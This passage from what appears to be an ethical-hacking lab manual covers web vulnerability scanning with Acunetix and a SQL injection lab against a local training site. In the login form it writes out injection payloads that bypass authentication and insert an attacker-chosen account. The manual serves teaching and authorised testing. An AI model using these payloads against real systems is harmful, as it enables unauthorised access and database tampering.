


FIGURE 2.1: Windows Server 2012 – Desktop view

The Executive report creates a summary of the total number of vulnerabilities found in every vulnerability class. This makes it ideal for management to get an overview of the security of the site without needing to review technical details.

3. In start menu apps click on **Acunetix WVS Scan Wizard** app to launch




FIGURE 2.2: Launching Acunetix WVS Scan Wizard app

The scan target option, Scan single website scans a single website.

4. Acunetix Web Vulnerability Scanner main appears




FIGURE 2.3: Acunetix Web Vulnerability Scanner Main Window

The Scan Target option scans using saved crawling results. If you previously performed a crawl on a website and saved the results, you can launch a scan against the saved crawl, instead of crawling the website again.

5. The **Scan Wizard** of Acunetix Web Vulnerability Scanner appears. You can also start Scan Wizard by clicking **File → New → New WebSite Scan** or clicking on **New Scan** on the top right hand of the Acunetix WVS user interface.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Check the type of Scan you want to perform, input the website URL, and click on **Next >** to continue
7. You can type http://localhost/powergym or http://localhost/realhome
8. In this lab we are scanning for vulnerabilities in for this webpage http://localhost/powergym




FIGURE 2.4: Acunetix WVS Scan Wizard Window

In Scan Option, Extensive mode, the crawler fetches all possible values and combinations of all parameters.

9. In **Options** live the settings to default click **Next**




FIGURE 2.5: Acunetix WVS Options Wizard

The scan target option scans a list of target websites specified in a plain text file (one target per line).

10. Confirm targets and technologies detected by clicking on **Next**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.6: Acunetix WVS Scan Wizard Target

The scan target option scans a specific range of IPs (e.g.192.168.0.10-192.168.0.200) and port ranges (80,443) for available target sites. Port numbers are configurable.

The other scan options which you can select from the wizard are:

- Manipulate HTTP headers
- Enable Port Scanning
- Enable AcuSensor Technology

11. In **Login** wizard live the default settings and click **Next**




FIGURE 2.7: Acunetix WVS Scan Wizard Login Option

Note: If a specific web technology is not listed under Optimize for the technologies, it means that there are no specific tests for it.

12. Click on **Finish** button to check with the vulnerabilities of website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.8: Acunetix WVS Scan Wizard Finish

13. Click on **OK** in Limited XSS Scanning Mode warning




FIGURE 2.9: Acunetix WVS Scan Wizard -Warning

14. Acunetix Web Vulnerability Scanner **starts** scanning the input website. During the scan, **security alerts** that are discovered on the website are listed in real time under the Alerts node in the **Scan Results** window. A node Site Structure is also created, which lists folders discovered.




FIGURE 2.10: Acunetix WVS Main Window after Scan

In Scan Options, Quick mode, the crawler fetches only a very limited number of variations of each parameter, because they are not considered to be actions parameters.

In Scan Option, Heuristic mode, the crawler tries to make heuristic decisions on which parameters should be considered as action parameters and which should not.

Note: If the scan is launched from saved crawl results, in the Enable AcuSensor Technology option, you can specify to use sensor data from crawling results without revalidation, not to use sensor data from crawling results only, or else to revalidate sensor data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The Web Alerts node displays all vulnerabilities found on the target website.

If you scan an HTTP password-protected website, you are automatically prompted to specify the username and password. Acunetix WVS supports multiple sets of HTTP credential for the same target website. HTTP authentication credentials can be configured to be used for a specific website/host, URL, or even a specific file only.

16. Web Alerts are sorted into four severity levels:
    - High Risk Alert Level 3
    - Medium Risk Alert Level 2
    - Low Risk Alert Level 1
    - Informational Alert
17. The number of vulnerabilities detected is displayed in brackets ( ) next to the alert categories.




FIGURE 2.11: Acunetix WVS Result

TASK 2

Saving Scan Result

18. When a scan is complete, you can **save the scan results** to an external file for analysis and comparison at a later stage.
19. To **save** the scan results, click **File → Save Scan Results**. Select a desired location and save the scan results.
20. **Statistical Reports** allow you to gather vulnerability information from the results database and present periodical vulnerability statistics.
21. This report allows developers and management to track security changes and to compile trend analysis reports.

Statistical reports allow you to gather vulnerability information from the results database and present periodical vulnerability statistics. This report allows developers and management to track security changes and to compile trend analysis reports.




FIGURE 2.12: Acunetix WVS Saving Result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab we have used trial version so we could not able the save the results. To save the result it Acunetix WVS should be licensed version

TASK 3

Generating Report

22. To generate a report, click on the report button on the toolbar at the top.




FIGURE 2.13: Acunetix WVS Generate Report option

The developer report groups scan results by affected pages and files, allowing developers to quickly identify and resolve vulnerabilities. The report also features detailed remediation examples and best-practice recommendations for fixing vulnerabilities.

23. This action starts the **Acunetix WVS Reporter**.
24. The Report Viewer is a standalone application that allows you to **view**, **save**, **export**, and **print generated reports**. The reports can be exported to PDF, HTML, Text, Word Document, or BMP.
25. To generate a report, follow the procedure below. Select the type of report you want to generate and click on **Report Wizard** to launch a wizard to assist you.
26. If you are generating a **compliance report**, select the type of compliance report. If you are generating a **comparison report**, select the scans you would like to compare. If you are generating a monthly report, specify the month and year you would like to report. Click **Next** to proceed to the next step.
27. Configure the scan filter to list a number of specific saved scans or leave the default selection to display all scan results. Click **Next** to proceed and select the specific scan for which to generate a report.

The Vulnerability report style presents a technical summary of the scan results and groups all the vulnerabilities according to their vulnerability class. Each vulnerability class contains information on the exposed pages, the attack headers and the specific test details

28. Select what properties and details the report should include. Click **Generate** to finalize the wizard and generate the report.
29. The **WVS Reporter** contains the following groups of reports:
    - Developer – Shows affected pages and files
    - Executive – Provides a summary of security of the website
    - Vulnerability – Lists vulnerabilities and their impact
    - Comparison – Compares against previous scans
    - Statistical – Compiles trend analysis

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Scan Comparison report allows the user to track the changes between two scan results. The report documents resolved and unchanged vulnerabilities and new vulnerability details. The report style makes it easy to periodically track development changes for a web application.

- Compliance Standard – PCI DSS, OWASP, WASC




FIGURE 2.14: Acunetix WVS Generate Report window

Note: This is sample report, as trial version doesn't support to generate a report of scanned website

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
Acunetix Web Vulnerability Scanner	Cross-site scripting vulnerabilities verified

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how you can schedule an unattended scan.
2. Evaluate how a web vulnerability scan is performed from an external source. Will it use up all your bandwidth?
3. Determine how Acunetix WVS crawls through password-protected areas.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection

Module 14

SQL Injection

SQL injection is a technique often used to attack a website. It is the most common website vulnerability on the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A SQL injection attack is done by including portions of SQL statements in a web form entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database (e.g., dump the database contents to the attacker). SQL injection is a code injection technique that exploits security vulnerability in a website's software. The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL commands are thus injected from the web form into the database of an application (like queries) to change the database content or dump the database information like credit card or passwords to the attacker. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

As an expert **ethical hacker**, you must use diverse solutions, and prepare statements with bind variables and whitelisting input validation and escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

Lab Objectives

The objective of this lab is to provide expert knowledge on SQL Injection attacks and other responsibilities that include:

- Understanding when and how web application connects to a database server in order to access data
- Extracting basic **SQL injection flaws** and **vulnerabilities**
- Testing web applications for b**lind SQL injection vulnerabilities**
- Scanning web servers and analyzing the reports
- Securing information in web applications and web servers

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 14 SQL Injection

Lab Environment

To carry out the lab, you need:

- A computer running **Windows Server 2012**
- **Window 7** running in virtual machine
- A web browser with an Internet connection
- Administrative privileges to configure settings and run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 50 Minutes

Overview of SQL Injection

SQL injection is a technique used to take advantage of **non-validated input** vulnerabilities to pass SQL commands through a **web application** for execution by a backend database.

TASK 1

Lab Tasks

Overview

Recommended labs to assist you in SQL Injection:

- Performing b**lind SQL injection**
- Logging on without **valid credentials**
- Testing for **SQL injection**
- Creating your **own user account**
- Creating your **own database**
- **Directory** listing
- **Denial-of-service** attacks
- Testing for SQL injection using the **IBM Security AppScan** tool

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

SQL Injection Attacks on MS SQL Database

SQL injection is a basic attack used either to gain unauthorized access to a database or to retrieve information directly from the database.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, SQL injection is one of the most common and perilous attacks that website's software can experience. This attack is performed on SQL databases that have weak codes and this vulnerability can be used by an attacker to execute database queries to collect sensitive information, modify the database entries, or attach a malicious code resulting in total compromise of the most sensitive data.

As an Expert **penetration tester** and **security administrator**, you need to test web applications running on the **MS SQL Server** database for vulnerabilities and flaws.

Lab Objectives

The objective of this lab is to provide students with expert knowledge on SQL injection attacks and to analyze web applications for vulnerabilities.

In this lab, you will learn how to:

- Log on without **valid credentials**
- Test for **SQL injection**
- Create your **own user account**
- Create your **own database**
- **Directory** listing
- Execute **denial-of-service** attacks

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 14 SQL Injection

Lab Environment

To carry out the lab, you need:

- A computer running **Window Server 2012** (Victim Machine)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running **Window 8** (Attacker Machine)
- **MS SQL Server** must be running under local system privileges
- A web browser with an Internet connection

Lab Duration

Time: 30 Minutes

Overview of SQL Injection Attacks

SQL injection is a basic attack used either to gain **unauthorized access** to a database or to **retrieve** information directly from the database. It is a **flaw** in **web applications** and not a database or web server issue. Most programmers are still not aware of this threat.

Lab Tasks

TASK 1

Log on without Valid Credentials

Blind SQL injection is used when a web application is **vulnerable** to SQL injection but the results of the injection are **not visible** to the attacker.

Blind SQL injection is identical to normal SQL injection, except that, when an attacker attempts to exploit an application, rather than seeing a useful error message, a **generic custom page** displays.

TASK1

1. Run this lab in **Firefox**. It will not work in Internet Explorer.
2. Open a web browser, type **http://localhost/realhome** in the address bar, and press **Enter**.

Try to log on using code **' or 1=1 --** as login name.

3. The **Home page** of Real Home appears.




FIGURE 1.1: Old House Restaurant home page

A dynamically generated SQL query is used to retrieve the number of matching rows.

4. Assume that you are new to this site and have never **registered** with this website previously.
5. Now log in with code:

```
blah' or 1=1 --
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Enter any password in the **Password** field or leave the password field empty.
7. Click **Login** or press **Enter**.

When the attacker enters blah' or 1=1, then the SQL query look like this:

SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 -- ' AND Password=''.




FIGURE 1.2: Old House Restaurant login page

8. You are logged in to the website with a fake login. Your credentials are not valid, but you are logged in. Now you can browse all the web pages of the website as a registered member. You will get a **Logout** link at the upper-corner of the screen.

A user enters a user name and password that matches a record in the Users table.




FIGURE 1.3: Old House Restaurant web page

You have successfully logged on to the vulnerable site and created your own database.

TASK2

TASK 2

Creating Your Own User Account

Create a user account using an SQL injection query.

9. Open a web browser, type **http://localhost/realhome** and press **Enter**.
10. The home page of Real Home appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Try to insert a string value where a number is expected in the input field.

FIGURE 1.4: Old House home page

11. Enter the query

    ```
    blah';insert into login values ('juggyboy','juggy123'); --
    ```

    in the Login name field and enter any password in the **Password** field or leave the **Password** field empty. In this query, **juggyboy** is the username, and **juggy123** is the password.

To detect SQL Injection, check if the web application connects to a database server in order to access some data.

12. After executing the query you will be redirected to the login page; this is normal.
13. Try **juggyboy** as the username, and **juggy123** as the password to log in.
14. Click **Login** or press **Enter**.

Error messages are essential for extracting information from the database. Depending on the type of errors found, you can vary the attack techniques.




FIGURE 1.5: Old House Login page

15. If no error message is displayed on the web page, it means that you have successfully created your login using SQL injection query.
16. To **verify** whether your login has been created successfully, go to the login page, enter **juggyboy** in the **Login Name** field and **juggy123** in the **Password** field, and click **Login**.

Understanding the underlying SQL query allows the attacker to craft correct SQL Injection statements.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.6: Old House Login page

17. You will login successfully with the created login. Now you can access all the features of the website.

    Go to **Start** menu apps and launch **SQL Server Management Studio** and login with the credentials.

